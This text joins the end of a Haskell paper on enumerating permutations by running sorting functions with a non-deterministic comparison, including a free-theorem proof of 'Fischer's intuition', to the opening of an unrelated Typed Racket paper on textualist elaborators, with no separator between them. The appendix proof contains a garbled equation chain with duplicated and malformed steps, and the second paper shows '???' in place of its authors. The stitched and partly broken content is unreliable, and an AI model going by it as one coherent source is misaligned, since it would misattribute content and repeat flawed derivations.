In order to understand the behaviour we illustrate the process of sorting the list [5, 7, 2] with a deterministic version of patience sort. First, we will create a singleton pile with 5. In order to insert 7 into the list of piles we check  $7 \leq 5$ . As it does not hold, we add a new pile with 7 to the list of piles and end up with the list of piles [[5], [7]]. Next, we compare 2 with the head of the oldest pile namely 5. As  $2 \leq 5$  holds, we insert 2 into the pile [5] ending up with the list of piles [[2, 5], [7]]. In order to merge this list of piles we will first determine the minimum element of all heads of all piles. In particular we will check whether  $2 \leq 7$  holds. However, as we know that  $7 \leq 5$  does not hold, by totality  $5 \leq 7$  must hold. Furthermore, we additionally know that  $2 \leq 5$  holds, because we have already checked it when creating the piles. By transitivity we get  $2 \leq 5 \leq 7$ . That is, by transitivity (and totality) we would not have to check  $2 \leq 7$ . Because patience sort performs this comparison anyhow, in the non-deterministic setting the predicate might decide that  $2 \leq 7$  does not hold although this decision conflicts with other decisions made before.

We can enumerate exactly all permutations using patience sort if we use a non-deterministic predicate that respects transitivity. If *transitiveClosure* is a function that calculates the transitive closure of a list of choices, we can define a non-deterministic choice that respects transitivity as follows.

```
transitiveCoin :: (Eq α, MonadPlus μ)
  ⇒ Cmp α (StateT (Choices α) μ)
transitiveCoin = check (store cl coinCmp)
where
  cl = totalClosure ∘ transitiveClosure ∘ totalClosure
```

Besides the implementations we have considered so far, we can derive permutation enumerations from all kinds of sorting functions. For example, when we apply the monadic version of an implementation of merge sort to the predicate *coinCmp* the resulting function enumerates exactly all permutations. When we implement a permutation enumeration “by hand” we would probably not come up with an implementation like this. A similar argument applies to enumerating permutations by using a sorting function that is based on a binary search tree.

One final sorting algorithm we would like to mention here is heap sort. Heap sort can be considered as an improved version of selection sort. Instead of looking up the minimum element of a list on every pass, we initially create a heap structure from the list

and use this structure to get and remove the minimum element efficiently. While the worst case complexity of selection sort is  $\mathcal{O}(n^2)$ , the worst case complexity of heap sort is  $\mathcal{O}(n \log n)$ . This reduction in the number of comparisons also improves the derived permutation enumeration. While the permutation enumeration that is based on selection sort enumerates permutations multiple times, the permutation enumeration that is based on heap sort enumerates exactly all permutations of a list. However, note that the worst case complexity of a sorting function does not determine the number of non-deterministic results of the corresponding permutation enumeration. For example, while the worst case complexity of insertion sort is  $n^2$  the corresponding permutation enumeration enumerates exactly all permutations while selection sort has the same worst case complexity and enumerates permutations multiple times. Similarly, the two implementations of quicksort are in the same complexity class for the best, average, and worst case and still behave differently.

These examples illustrate the beauty of deriving permutation enumerations from sorting functions because we get as many permutation enumerations as there are sorting functions and their implementations can profit from improvements of the sorting functions. Interestingly, we can also derive a sorting function from every permutation enumeration by using the permutation sort approach. Yet, this way we end up with quite inefficient sorting functions.

## 7. Proving Fischer’s Intuition

In this section we will make use of free theorems as presented by Wadler (1989). Free theorems are a means to prove statements about a function by only considering its type. The statements rely on the fact that a function cannot invent a value of a polymorphic type. Therefore, this style of proof especially allows for quite strong statements if the function type at hand is very general. A well-known trick to apply free theorems to a concrete problem is to make a function “more polymorphic” by introducing a higher-order argument that abstracts the non-polymorphic part. In our case, the higher-order argument is a predicate that abstracts the concrete type of the elements of the list we are sorting.

```
sortM :: Monad μ ⇒ (α → α → μ Bool) → μ [α] → μ [α]
```

Besides abstracting the type of the list elements, this function type also abstracts the non-deterministic context. More precisely, the type of *sortM* does not even mention the *MonadPlus* context. This context is only provided by the argument that we pass to *sortM*. In other words, the function *sortM* itself cannot introduce any non-determinism.

In order to prove statements about function types that involve type constructor classes like monads, we make use of an extension of free theorems to cover type constructor classes as presented by Voigtländer (2009). We have to provide a relational interpretation of the type constructor to prove a statement about a monadic function. This relational interpretation is a function that takes a relation and yields a relation.

As we would like to prove that the non-deterministic variant of a sorting function actually enumerates all permutations of a given list, we have to express an *is element of* relation. The natural choice would be to use the function

```
elem :: Eq α ⇒ α → [α] → Bool
```

that checks whether an element is found in a given list. In order to apply a free theorem we have to interpret the type of a function by a relation. That is, we would like to define a relation that expresses an *is element of* relation.

```
Elem := {(x, xs) | elem x xs ≡ True}
```

In the case of the list monad, instead of using *elem*, we can as well express an *is element of* relation by means of  $(\perp)$  and equality as follows.

$$Elem := \{(x, xs) \mid \exists ys, zs :: [\alpha] . ys \perp singleton x \perp zs \equiv xs\}$$

In contrast to the relation that is based on *elem*, we can generalise this relation to arbitrary *MonadPlus* instances as follows.

$$Elem := \{(x, m) \mid \exists n, o :: \kappa \alpha . n \oplus_\kappa return_\kappa x \oplus_\kappa o \equiv m\}$$

In the case of the list monad this simply means that the element  $x$  is an element of the list  $m$ .

Before we start with the actual proof, we observe a connection between the *is element of* relation and the corresponding monadic bind operator. The following lemma states that if  $y$  is an element of  $m$  and  $x$  is an element of  $g\ y$ , then  $x$  is also an element of  $m \gg_\kappa g$ .

**Lemma 2.** For all types  $\tau$ , all *MonadPlus* instances  $\kappa$ , all  $y :: \tau$ , all  $m :: \kappa \tau$  and all  $g :: \tau \rightarrow \kappa \tau$  we have that if

$$(y, m) \in Elem \text{ and } (x, g\ y) \in Elem \quad (*)$$

then

$$(x, m \gg_\kappa g) \in Elem.$$

We do not prove this statement here, it is a straightforward application of (Bind-MPlus left distributive), (Bind left identity), and the preconditions (\*).

In order to prove statements about a function involving a type constructor class, we have to define a so-called *Monad-action*. A *Monad-action*  $M$  is a function that maps a relation over the “result type” of a monad to a relation that relates two concrete instances of a *Monad*. Furthermore, a *Monad-action* has to be compatible with *return* and  $\gg$  in the sense that if we consider values that are related, the images of *return* and  $\gg$  have to be related as well. We outline the precise statements shortly. If you are interested in more details, Voigtländer (2009) presents an introduction to *Monad-actions* as well as a couple of applications.

As a first step we define the following relational action that relates elements of the identity monad to elements of some specific instance  $\kappa$  of *MonadPlus* by means of the relation<sup>5</sup> *Elem*.

$$E \mathcal{R} := \{(Id\ x, m) \mid \exists y . (x, y) \in \mathcal{R} \wedge (y, m) \in Elem\}$$

In order to use this relational action in a free theorem about monadic functions, we have to show that  $E$  is a *Monad-action*. Note that, because of the relation *Elem*, the type constructor  $\kappa$  has to be an instance of *MonadPlus*. Yet, we are only considering *Monad-actions* and not *MonadPlus-actions* in the following because the function we are considering, *sortM*, only has a *Monad* context.

**Lemma 3.**  $E$  is a *Monad-action*.

Proving Lemma 3 requires showing two statements about the relation  $E$ . First, we need to show that for all relations  $\mathcal{R}$  we have

$$(return_{Id}, return_\kappa) \in \mathcal{R} \rightarrow E \mathcal{R}.$$

The following info box introduces the idea of the operator  $\rightarrow$  on relations that is used in this statement.

#### Function lifting of relations $\mathcal{R} \rightarrow \mathcal{S}$

For relations  $\mathcal{R} : \alpha \leftrightarrow \beta$  and  $\mathcal{S} : \gamma \leftrightarrow \delta$  the relation  $\mathcal{R} \rightarrow \mathcal{S}$  relates functions of the type  $\alpha \rightarrow \gamma$  to functions of the type  $\beta \rightarrow \delta$ , and we have

$$(f, g) \in \mathcal{R} \rightarrow \mathcal{S} \iff \forall (x, y) \in \mathcal{R} . (f\ x, g\ y) \in \mathcal{S}.$$

<sup>5</sup>Using the relational operations of multiplication ; and inverse  $^{-1}$ ,  $E \mathcal{R}$  can be written  $E \mathcal{R} = Id^{-1}; \mathcal{R}; Elem$ .

The statement about *return* is easily shown using the definition of *Elem* and the laws (MPlus left zero) and (MPlus right zero). As a second step, we need to verify that for all relations  $\mathcal{R}$  and  $\mathcal{S}$

$$((\gg_{Id}), (\gg_\kappa)) \in E \mathcal{R} \rightarrow (\mathcal{R} \rightarrow E \mathcal{S}) \rightarrow E \mathcal{S}$$

holds. The main ingredients in proving this statement are Lemma 2, as well as careful considerations of the relational arrow and the relation  $E$ . Clearly, the second statement is slightly more technical than the first one, since it involves more conditions and conclusions.

Now, we can use this *Monad-action* to prove a statement about *sortM*. In order to relate the results of two concrete instances of *sortM* we have to relate the two arguments of these functions, that is, two comparison functions. More precisely, we will show that for an arbitrary *MonadPlus* instance  $\kappa$  the results of the functions  $cmp_{Id}$  and  $coinCmp_\kappa$  are related by the relation  $E I$ . The term  $I$  denotes the identity relation that relates elements of a specific type with itself. We have to use the identity relation, because the non-monadic content type of the result type of the two comparison functions is *Bool*. In the context of free theorems, non-polymorphic types like *Bool* have to be interpreted by the identity relation.

As  $cmp_{Id}$  only takes arguments of type *Int*, the following statement only considers relations whose first component uses values of type *Int*.

**Lemma 4.** For all  $\mathcal{R} : Int \leftrightarrow \tau$  we have

$$(cmp_{Id}, coinCmp_\kappa) \in \mathcal{R} \rightarrow \mathcal{R} \rightarrow E I.$$

*Proof.* Let  $\mathcal{R} : Int \leftrightarrow \tau$  be a relation,  $(x_1, y_1) \in \mathcal{R}$ , and  $(x_2, y_2) \in \mathcal{R}$ . We want to show that

$$(Id\ (x_1 \leqslant x_2), coinCmp_\kappa\ y_1\ y_2) \in E I$$

and know that

$$cmp_{Id}\ x_1\ x_1 = Id\ (x_1 \leqslant x_2)$$

and

$$coinCmp_\kappa\ y_1\ y_2 = return_\kappa\ True \oplus_\kappa return_\kappa\ False.$$

We can distinguish two cases:

(1)  $x_1 \leqslant x_2 \equiv True$

$$\begin{aligned} & return_\kappa\ True \oplus_\kappa return_\kappa\ False \\ & \equiv \{(\text{MPlus left zero})\} \\ & mzero_\kappa \oplus_\kappa return_\kappa\ True \oplus_\kappa return_\kappa\ False \\ & \equiv \{x_1 \leqslant x_2 \equiv True\} \\ & mzero_\kappa \oplus_\kappa return_\kappa\ (x_1 \leqslant x_2) \oplus_\kappa return_\kappa\ False \end{aligned}$$

(2)  $x_1 \leqslant x_2 \equiv False$

$$\begin{aligned} & return_\kappa\ True \oplus_\kappa return_\kappa\ False \\ & \equiv \{(\text{MPlus right zero})\} \\ & return_\kappa\ True \oplus_\kappa return_\kappa\ False \oplus_\kappa mzero_\kappa \\ & \equiv \{x_1 \leqslant x_2 \equiv False\} \\ & return_\kappa\ True \oplus_\kappa return_\kappa\ (x_1 \leqslant x_2) \oplus_\kappa mzero_\kappa \end{aligned}$$

We get  $(x_1 \leqslant x_2, coinCmp_\kappa\ y_1\ y_2) \in Elem$  by definition of *Elem*. In addition, we have  $(x_1 \leqslant x_2, x_1 \leqslant x_2) \in I$ . With these facts at hand, the definition of  $E$  yields

$$(cmp_{Id}\ x_1\ x_2, coinCmp_\kappa\ y_1\ y_2) \in E I. \quad \square$$

Now we are ready to relate the results of two instances of *sortM*. In order to make the following statements more readable, we use the abbreviations

$$sort = sortM_{Id}\ cmp_{Id}$$

and

$$permute = sortM_\kappa\ coinCmp_\kappa.$$

We will only consider the relational action  $E \mathcal{R}$  in the special case that  $\mathcal{R}$  is a function. Note that in this case  $(Id x, m) \in E f$  for some function  $f$  implies  $(f x, m) \in \text{Elem}$ .

Before we start with the actual proof, we provide a road map. Let  $\tau$  be a type,  $xs, ys :: [\tau]$ , such that  $ys$  is a permutation of  $xs$ . In the following theorem we will show that  $\text{permute } xs$  enumerates  $ys$ , in other words,  $\text{permute}$  generates every permutation of a list.

Our approach is different from the intuition of Fischer as stated in Section 1. In order to prove the statement via the intuition we would have to provide an ordering that is able to generate  $ys$  from  $xs$  via “sorting” for every list  $xs$  and permutation  $ys$ . Instead of showing that the sorting function is able to generate every permutation, we will show that the sorting function is able to undo every permutation of a sorted list. In this case we can always use the same ordering independent of the permutation  $ys$ .

In order to illustrate the following proof we will consider a less general statement, which constitutes the underlying idea and is easier to grasp. That is, we will resort to lists of indices instead of using  $xs$  and  $ys$ . Working with indices is much simpler as we can use the well-known order on integers to sort them and do not have to bother about duplicate elements. That is, instead of showing that  $\text{permute } xs$  generates  $ys$ , we will show that  $\text{permute } is$  generates  $pis$  where  $is = [0 .. \text{length } xs - 1]$  and  $pis$  is a permutation of  $is$ .

The key argument in the proof of this statement is the relation of two instances of  $\text{sortM}$ , namely  $\text{sort}$  and  $\text{permute}$ . We relate these functions by using the free theorem for the function  $\text{sortM}$ . The free theorem for  $\text{sortM}$  states that using related predicates yields related functions.

In a free theorem a type variable in a function type is interpreted by a relation. Because the function  $\text{sortM}$  uses the polymorphic type variable  $\mu$  twice – once in the result type of the functional argument and once in the result type of the function – we are able to connect the result of the functional argument and the result of the application of  $\text{sortM}$ . More precisely, we will show that two concrete functional arguments are related by the relational action  $E$ . By the free theorem for  $\text{sortM}$ , we get that the results of the application of  $\text{sortM}$  to these functional arguments are related by  $E$  as well.

First, by Lemma 4 we have

$$(cmp_{Id}, coinCmp_\kappa) \in I \rightarrow I \rightarrow E I.$$

Second, by the free theorem for  $\text{sortM}$ , we get that the applications of  $\text{sortM}$  to  $cmp_{Id}$  and  $coinCmp_\kappa$  are related by  $E I$  as well, thus, we get

$$(\text{sort}, \text{permute}) \in [I] \rightarrow E I.$$

#### List lifting of relations $[\mathcal{R}]$

For a function  $f$  we have

$$(x, y) \in [f] \iff y = \text{map } f x.$$

The identity relation  $I$  is the function  $id$ , thus

$$(x, y) \in [I] \iff y = \text{map } id x = x.$$

That is, for equal arguments the results of  $\text{sort}$  and  $\text{permute}$  are related by  $E I$ . This implies

$$(\text{sort } pis, \text{permute } pis) \in E I.$$

Third, because  $is = [0 .. \text{length } xs - 1]$  and  $pis$  is a permutation of  $is$ , we have  $\text{sort } pis \equiv Id \ is$  and, therefore,

$$(Id \ is, \text{permute } pis) \in E I.$$

Finally, by definition of  $E$  we have  $(is, \text{permute } pis) \in \text{Elem}$ . That is,  $\text{permute}$  of the permutation of a list of indices actually yields the sorted list of indices.

This statement about sorting lists of indices can be generalised to arbitrary lists. However, as this generalisation requires additional setup, we apply a different approach that works for arbitrary lists as well. Instead of using the identity relation, we use a more general relation that connects a list with a list of indices. In order to prove this generalised statement we will need the following property that is often used when the behaviour of a function is characterised by its behaviour on a list of indices.

**Lemma 5.** *For all types  $\tau$  and all lists  $xs :: [\tau]$  we have*

$$\text{map } (xs!!) [0 .. \text{length } xs - 1] \equiv xs.$$

Now we are ready to tackle the main proof about sorting with a non-deterministic predicate.

**Theorem 1.** *For all types  $\tau$ , all lists  $xs :: [\tau]$ , and all permutations  $ys :: [\tau]$  of  $xs$  we have*

$$(ys, \text{permute } xs) \in \text{Elem}.$$

We prove this statement by proceeding as illustrated above but replacing the relation  $I$  by the relation  $[(ys!!)]$  as shown in Appendix A.

Now we know that the monadic instance of any sorting function actually enumerates all permutations of a list. In other words, we have formally proven the intuition of Fischer as shown in Section 1.

## 8. Final Remarks

There is a lot more to the idea of applying a monadic function to a non-deterministic predicate than we would have thought in the beginning. While working on this idea, we discovered a lot of questions related to the enumeration of permutations that we did not follow in the end. We would like to address some of these directions here in order to present some potential topics for future work.

We did only consider the non-deterministic predicate  $\text{coinCmp}$ , while there are other non-deterministic predicates that can be used to affect the order of enumeration. For example, the following function lifts a predicate  $\text{cmp}$  to a non-deterministic context.

$$\begin{aligned} liftCmp :: \text{MonadPlus } \mu \\ \Rightarrow (\alpha \rightarrow \alpha \rightarrow \text{Bool}) \rightarrow \text{Cmp } \alpha \mu \\ liftCmp p x y = \text{return } (p x y) \oplus \text{return } (\text{not } (p x y)) \end{aligned}$$

When we use this function to lift a comparison function and pass it to a monadic version of merge sort, we get a special kind of permutation function: it enumerates permutations in lexicographical order.

Like listing the results in lexicographical order there are lots of properties related to permutations that have been investigated since the idea of enumerating permutations has been presented. For example, enumerating derangements, that is, enumerating all permutations where an element does not appear at its original position or enumerating all permutations of a sublist of a given list.

Yet, not only these permutation related topics emerged during this work; there are also topics that are related to the specific Haskell implementation of the algorithms. For example, we did not investigate the time complexity or the memory consumption of the presented permutation enumerations. While we need  $n * n!$  steps to enumerate all permutations, we do not know whether the presented functions are even worse. Another interesting topic would be other monadic instances of the permutation enumerations besides the list or the set instance. For example, by using a random value generator monad we might be able to generate permutations efficiently by using sampling instead of simply enumerating them.

Finally, the two examples that were the motivation for conducting this research, namely non-deterministic filtering and sorting, share a common structure. More precisely, we can process both

cases in one if we abstract a type constructor  $\varphi$  and consider a function of type

$$(\varphi \alpha \rightarrow \text{Bool}) \rightarrow [\alpha] \rightarrow [\alpha].$$

In order to model filtering we use  $\text{Id}$  for  $\varphi$  whereas we use the following data type for sorting.

**data**  $\text{Two } \alpha = \text{Two } \alpha \alpha$

Furthermore, we would like to consider other type constructors like a data type  $\text{Three}$  and check how these functions are connected.

## Acknowledgments

We would like to thank the anonymous reviewers who have helped to improve this paper through their criticism and suggestions. Moreover, we especially thank Koen Claessen for asking the right questions and investing a considerable amount of time for guiding us to improve the final version of this paper.

## References

- S. Antoy and M. Hanus. New Functional Logic Design Patterns. WFLP'11, pages 19–34. Springer LNCS 6816, 2011.
- Nils Anders Danielsson, John Hughes, Patrik Jansson, and Jeremy Gibbons. Fast and Loose Reasoning is Morally Correct. POPL'06, pages 206–217. ACM, 2006.
- Sebastian Fischer and Jan Christiansen. Curry mailing list, July 2009. URL <http://www.informatik.uni-kiel.de/~mh/curry/listarchive/0781.html>.
- Jeremy Gibbons and Ralf Hinze. Just do it: Simple Monadic Equational Reasoning. ICFP'11, pages 2–14. ACM, 2011.
- Michael Hanus. The Integration of Functions into Logic Programming: From Theory to Practice. *Journal of Logic Programming*, pages 583–628, 1994.
- Selmer M Johnson. Generation of Permutations by Adjacent Transposition. *Mathematics of computation*, pages 282–285, 1963.
- Sheng Liang, Paul Hudak, and Mark Jones. Monad Transformers and Modular Interpreters. In *Proceedings of the 22nd ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 333–343. ACM, 1995.
- Colin L Mallows. Patience Sorting. *SIAM review*, 1963.
- George Pollard, Sebastian Fischer, Ganesh Sittampalam, and Ryan Ingram. Haskell mailing list, July 2009. URL <https://mail.haskell.org/pipermail/haskell-cafe/2009-July/064339.html>.
- Robert Sedgewick. Permutation Generation Methods. *ACM Computing Surveys (CSUR)*, pages 137–164, 1977.
- H. F. Trotter. Algorithm 115: Perm. *Commun. ACM*, pages 434–435, 1962.
- Twan van Laarhoven et al. Haskell mailing list, December 2007. URL <https://mail.haskell.org/pipermail/haskell-cafe/2009-July/064339.html>.
- Janis Voigtländer. Free Theorems Involving Type Constructor Classes: Functional Pearl. ICFP'09, pages 173–184. ACM, 2009.
- Philip Wadler. Theorems for Free! FPCA'89, pages 347–359. ACM, 1989.

## A. Proof of Theorem 1

*Proof.* Let  $\tau$  be a type,  $xs :: [\tau]$  a list,  $ys :: [\tau]$  a permutation of  $xs$ , and  $n = \text{length } xs - 1$ .

Before we start, we have to formalise the notion of a permutation:  $ys$  being a permutation of  $xs$  is equivalent to the following.

- There exists a function  $\sigma :: \text{Int} \rightarrow \text{Int}$ , which is bijective when we restrict domain and codomain to  $\{0, \dots, n\}$ .
- For all  $i \in \{0, \dots, n\}$  we have  $ys !! i = xs !! \sigma i$ .

Because we want to show that we are able to undo every permutation, we move  $\sigma$  to the left-hand side of the equation by using its inverse. That is, for all  $i \in \{0, \dots, n\}$  we have

$$ys !! \sigma^{-1} i \equiv xs !! i.$$

Let  $is = [0..n]$  and  $pis = \text{map } \sigma^{-1} is$ . We are interested in the list  $pis$  because we know that it will be sorted by  $\text{sort}$ , hence, it holds  $\text{sort } pis \equiv is$ .

Additionally, we can relate  $pis$  and  $xs$  as follows.

$$\begin{aligned} \text{map } (ys!!) \ pis \\ \equiv & \ \{\text{definition of } pis\} \\ \equiv & \ \{\text{map } (\lambda i \rightarrow ys !! \sigma^{-1} i) \ pis\} \\ \equiv & \ \{\text{property of map}\} \\ \equiv & \ \{\text{map } (\lambda i \rightarrow ys !! \sigma^{-1} i) \ pis\} \\ \equiv & \ \{\text{definition of } \sigma^{-1}\} \\ \equiv & \ \{\text{map } (\lambda i \rightarrow xs !! i) \ is\} \\ \equiv & \ \{\text{Lemma 5}\} \\ \equiv & \ xs \end{aligned}$$

Instead of using the identity relation in the proof sketch above, we can use the relation  $(ys!!)$ , that is, a relation that relates indices to the elements in  $ys$ . More precisely, we use the relation  $[(ys!!)]$  where

$$(vs, ws) \in [(ys!!)]$$

implies

$$ws = \text{map } (ys!!) \ vs.$$

With the knowledge that  $(ys!!) \in \text{Rel}(\text{Int}, \tau)$  holds, Lemma 4 yields

$$(cmp_{Id}, \text{coinCmp}_\kappa) \in (ys!!) \rightarrow (ys!!) \rightarrow E \ I$$

and by the free theorem of  $\text{sortM}$ , we get

$$(\text{sort}, \text{permute}) \in [(ys!!)] \rightarrow E [(ys!!)],$$

since we have

$$\text{permute} = \text{sortM}_\kappa \ \text{coinCmp}_\kappa$$

and

$$\text{sort} = \text{sortM}_{Id} \ cmp_{Id}.$$

Because  $(pis, \text{map } (ys!!) \ pis) \in [(ys!!)]$  we get

$$(\text{sort } pis, \text{permute } (\text{map } (ys!!) \ pis)) \in E [(ys!!)].$$

On the other hand we have

$$\begin{aligned} & (\text{sort } pis, \text{permute } (\text{map } (ys!!) \ pis)) \\ \equiv & \ \{\text{sort} = \text{sortM}_{Id} \ cmp_{Id} \text{ is a sorting function}\} \\ & (\text{Id } is, \text{permute } (\text{map } (ys!!) \ pis)) \\ \equiv & \ \{\text{equation above}\} \\ & (\text{Id } is, \text{permute } xs) \end{aligned}$$

and thus

$$(\text{Id } is, \text{permute } xs) \in E [(ys!!)].$$

Now the definition of  $E [(ys!!)]$  states there exists  $y$ , such that

$$(is, y) \in [(ys!!)]$$

and

$$(y, \text{permute } xs) \in \text{Elem}.$$

With this statement we get  $y \equiv \text{map } (ys!!) \ is \equiv ys$ , where the second equation is due to Lemma 5, which finally proves

$$(ys, \text{permute } xs) \in \text{Elem}.$$

That is, the permutation  $ys$  is an element of the resulting lists of lists  $\text{permute } xs$ .  $\square$

# Functional Pearl: Do you see what I see?

???

???

## Abstract

A static type system is a compromise between precision and usability. Improving the ability of a type system to distinguish correct and erroneous programs typically requires that programmers restructure their code or provide more type annotations, neither of which are desirable tasks.

This pearl presents an elaboration-based technique for refining the analysis of an existing type system on existing code without changing the type system. We have implemented the technique as a Typed Racket library. From the programmers' viewpoint, simply importing the library makes the type system more perceptive—no annotations or new syntax are required.

## 1. The Spirit and Letter of the Law

Well-typed programs *do* go wrong. All the time, in fact:

```
> (vector-ref (make-vector 2) 3)
==> vector-ref: index is out of range
> (/ 1 0)
==> /: division by zero
> (printf "~s")
==> printf: format string requires 1 argument
```

Of course, Milner's catchphrase was about preventing type errors. The above are all *value errors* that depend on properties not expressed by Typed Racket's standard vector, integer, and string datatypes. Even so, it is clear to the programmer that the expressions will go wrong.

Likewise, there are useful functions that many type systems cannot express. Simple examples include a *first* function for tuples of arbitrary size and a *curry* function for procedures that consume such tuples. The standard work-around [10] is to maintain size-indexed families of functions to handle the common cases, for instance:

```
> (define (curry_3 f)
  (λ (x) (λ (y) (λ (z) (f x y z)))))
```

These problems are well known, and are often used to motivate research on dependently typed programming languages [1]. Short of abandoning ship for a completely new type system, languages including Haskell, Java, OCaml, and Typed Racket have seen proposals for detecting certain values errors or expressing the poly-

morphism in functions such as *curry* with few (if any) changes to the existing type system [5, 11, 13, 19, 23]. What stands between these proposals and their adoption is the complexity or annotation burden they impose on language users.

This pearl describes a low-complexity, annotation-free (Section 4) technique for detecting value errors and expressing polymorphism over values. The key is to run a *textualist*<sup>1</sup> elaboration over programs before type-checking and propagate value information evident from the program syntax to the type checker. In terms of the first example in this section, our elaborator infers that the *vector-ref* at position 3 is out of bounds because it knows that *(make-vector n)* constructs a vector with n elements.

Our implementation is a Typed Racket library that shadows functions such as *make-vector* with textualist elaborators following the guidelines stated in Section 2. We make essential use of Racket's macro system [8] to reason locally, associate inferred data with bound identifiers, and cooperate with the rules of lexical scope. For the adventurous reader, Section 5 describes the main services provided by Racket's macros. Nevertheless, Typed Clojure [2], Rust [18], and Scala [17] could implement our approach just as well.

For a sense of the practical use-cases we envision, consider the function *regexp-match*, which matches a regular expression pattern against a string and returns either a list of matched substrings or *#false* if the match failed.

```
> (regexp-match #rx"(.* v\\. (.*)"
  "Morrison v. Olson, 487 U.S. 654")
('"Morrison v. Olson" "Morrison" "Olson")
```

The parentheses in the regular expression delimit groups to match and return. In this example, there are two such groups. We have written an elaborator for *regexp-match* that will statically parse its first argument, count groups, and refine the result type of specific calls to *regexp-match*. The elaborator also handles the common case where the regular expression argument is a compile-time constant and respects  $\alpha$ -equivalence.

Whereas Typed Racket will raise a type error on the following code because it cannot be sure *second* will produce a string, importing our library convinces Typed Racket that the code will succeed.

```
(define case-regexp #rx"(.* v\\. (.*)")
(define rx-match regexp-match)

(define (get-plaintiff (s : String) : String
  (cond
    [(rx-match case-regexp s)
     => second]
    [else "J. Doe"])))
```

Section 3 has more examples. Section 6 concludes.

[Copyright notice will appear here once 'preprint' option is removed.]

<sup>1</sup> A textualist interprets laws by reading exactly the words on the page rather than by guessing the words' intended meaning.

**Lineage** Our technique builds on the approach of Herman and Meunier, who first demonstrated how Racket macros can propagate data embedded in string values and syntax patterns to a static analyzer [15]. Their illustrative examples were format strings, regular expressions, and database queries. Relative to their pioneering work, we adapt Herman and Meunier’s transformations to a typed language, suggest new applications, and describe how to compose the results of analyses.

## 2. Interpretations, Elaborations

A textualist elaborator (henceforth, *elaborator*) is a specific kind of macro, meant to be run on the syntax of a program before the program is type-checked. The behavior of an elaborator is split between two functions: interpretation and elaboration.

An *interpretation* function attempts to parse data from an expression; for example parsing the number of groups from a regular expression string. In the Lisp tradition, we will use the value `#false` to indicate failure and refer to interpretation functions as *predicates*. Using `expr` to denote the set of syntactically valid, symbolic program expressions and `val` to denote the set of symbolic values, we define the set  $\mathcal{I}$  of interpretation functions.

$$\mathcal{I} : \{ \text{expr} \rightarrow (\text{val} \cup \#false) \}$$

If  $f \in \mathcal{I}$  and  $e \in \text{expr}$ , it may be useful to think of  $(f e)$  as *evidence* that the expression  $e$  is recognized by  $f$ . Alternatively,  $(f e)$  is a kind of interpolant [3], representing data embedded in  $e$  that justifies a certain program transformation. Correct interpretation functions  $f$  obey two guidelines:

- The expressions for which  $f$  returns a non-`#false` value must have some common structure.
- Non-`#false` results  $(f e)$  are computed by a uniform algorithm and must have some common structure.

This vague notion of common structure may be expressible as a type in an appropriate type system. It is definitely not a type in the target language’s type system.

Functions in the set  $\mathcal{E}$  of *elaborations* map expressions to expressions, for instance replacing a call to `curry` with a call to `curry_3`. We write elaboration functions as  $[\cdot]$  and their application to an expression  $e$  as  $[e]$ . Elaborations are allowed to fail raising syntax errors, which we notate as  $\perp$ .

$$\mathcal{E} : \{ \text{expr} \rightarrow (\text{expr} \cup \perp) \}$$

The correctness specification for an elaborator  $[\cdot] \in \mathcal{E}$  is defined in terms of the language’s typing judgment  $\vdash e : \tau$  and evaluation relation  $e_b \Downarrow v$ . The notation  $e_b$  is the untyped erasure of  $e$ . We also assume a subtyping relation  $<$ : on types. Let  $[e] = e'$ :

- If  $\vdash e : \tau$  and  $\vdash e' : \tau'$   
then  $\tau' <: \tau$   
and both  $e_b \Downarrow v$  and  $e'_b \Downarrow v$ .
- If  $\not\vdash e : \tau$  but  $\vdash e' : \tau'$   
then  $e_b \Downarrow v$  and  $e'_b \Downarrow v$ .
- If  $\vdash e : \tau$  but  $e' = \perp$  or  $\not\vdash e' : \tau'$   
then  $e_b \Downarrow \text{wrong}$  or  $e_b$  diverges.

If neither  $e$  nor  $e'$  type checks, then we have no guarantees about the run-time behavior of either term. In a perfect world both would diverge, but the fundamental limitations of static typing [6] and computability keep us imperfect.

At present, these correctness requirements must be checked manually by the author of a function in  $\mathcal{I}$  or  $\mathcal{E}$ .

### 2.1 Cooperative Elaboration

Suppose we implement a currying operation  $[\cdot]$  such that e.g.  $[(\text{curry } (\lambda (x y) x))] = (\text{curry\_2 } (\lambda (x y) x))$ . The arity of  $(\lambda (x y) x)$  is clear from its representation. The arity of the result could also be derived from its textual representation, but it is simpler to add a *tag* such that future elaborations can retrieve the arity of  $(\text{curry\_2 } (\lambda (x y) x))$ .

Our implementation uses a tagging protocol, and this lets us share information between unrelated elaboration function in a bottom-up recursive style. Formally speaking, this changes either the codomain of functions in  $\mathcal{E}$  or introduces an elaboration environment mapping expressions to values.

## 3. What we can learn from Values

We have defined useful elaborators for a variety of common programming tasks ranging from type-safe string formatting to constant-folding of arithmetic. These elaborators are implemented in Typed Racket [22], a macro-extensible typed language that compiles into Racket [9]. An important component of Typed Racket’s design is that all macros in a program are fully expanded before type-checking begins. This protocol lets us implement our elaborators as macros that expand into typed code.

Each elaborator is defined as a *local* transformation on syntax. Code produced by an elaboration may be associated with compile-time values for other elaborators to access. Using these values, we support variable bindings and propagate information upward through nested elaborations.

### Conventions

- Interpretation and elaboration functions are defined over symbolic expressions and values; specifically, over *syntax objects*. To distinguish terms and syntax objects, we quote the latter and typeset it in green. Hence  $(\lambda (x) x)$  is the identity function and ' $(\lambda (x) x)$ ' is a syntax object.
- Values are typeset in green because their syntax and term representations are identical.
- Syntax objects carry lexical information, but our examples treat them as flat symbols.
- We use an infix  $::$  to write explicit type annotations and casts, for instance  $(x :: \text{Integer})$ . Annotations and casts normally have two different syntaxes, respectively  $(\text{ann } x \text{ Integer})$  and  $(\text{cast } x \text{ Integer})$ .

### 3.1 Format Strings

Format strings are the world’s second most-loved domain-specific language (DSL). All strings are valid format strings; additionally, a format string may contain *format directives* describing *where* and *how* values can be spliced into the format string. Racket follows the Lisp tradition of using a tilde character ( $\sim$ ) to prefix format directives. For example,  $\sim s$  converts any value to a string and  $\sim b$  converts a number to binary form.

```
> (printf "binary(~s) = ~b" 7 7)
==> binary(7) = 111
```

If the format directives do not match the arguments to `printf`, most languages fail at run-time. This is a simple kind of value error that could be caught statically.

```
> (printf "binary(~s) = ~b" "7" "7")
==> printf: format string requires an exact-number
```

Detecting inconsistencies between a format string and its arguments is straightforward if we define an interpretation `fmt->types` for reading types from a format string value. In Typed Racket this function is rather simple because the most common directives accept `Any` type of value.

```
> (fmt->types "binary(~s) = ~b")
==> '[Any Integer]
> (fmt->types '(\lambda (x) x))
==> #false
```

`fmt->types ∈ I`

